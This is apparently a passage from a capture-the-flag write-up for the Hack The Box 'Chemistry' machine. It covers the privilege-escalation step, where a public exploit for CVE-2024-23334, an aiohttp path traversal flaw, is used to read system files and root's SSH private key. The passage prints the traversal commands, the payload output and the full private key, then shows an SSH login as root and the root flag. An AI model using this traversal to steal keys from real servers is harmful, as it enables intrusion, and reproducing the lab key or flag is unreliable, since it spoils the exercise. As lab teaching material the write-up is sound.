
Screenshot Evidence



I cloned the repo and attempted the exploit which was successful when defining the assets URI

```
# Clone repo
git clone https://github.com/wizarddos/CVE-2024-23334
cd CVE-2024-23334
python3 exploit.py -u http://127.0.0.1:8000 -f /etc/passwd -d /assets
```

Screenshot Evidence



I checked to see if I could read the root users SSH key and I could

Screenshot Evidence


```
┌──(root㉿kali)-[~/HTB/Boxes/Chemistry/CVE-2024-23334]
└─# python3 exploit.py -u http://127.0.0.1:8000 -f /root/.ssh/id_rsa -d /assets
[+] Attempt 0
                    Payload: /assets/../root/.ssh/id_rsa

                    Status code: 404
[+] Attempt 1
                    Payload: /assets/../../root/.ssh/id_rsa

                    Status code: 404
[+] Attempt 2
                    Payload: /assets/../../../root/.ssh/id_rsa

                    Status code: 200
Respose:
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

I saved the SSH key to my machine and used it to access the device as root and read the flag

```
# Root Users SSH Key
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

```
1arrDbm+uzE+QNAAAADnJvb3RAY2hlbWlzdHJ5AQIDBA==
-----END OPENSSH PRIVATE KEY-----

# Set correct permissions on the key file
chmod 600 root-chemistry.key

# SSH into the target
ssh -i root-chemistry.key root@chemistry.htb

# Read the flag
cat /root/root.txt
# RESULTS
d25029f0a83a079ae466681a4ec8b441
```

Screenshot Evidence



ROOT FLAG: d25029f0a83a079ae466681a4ec8b441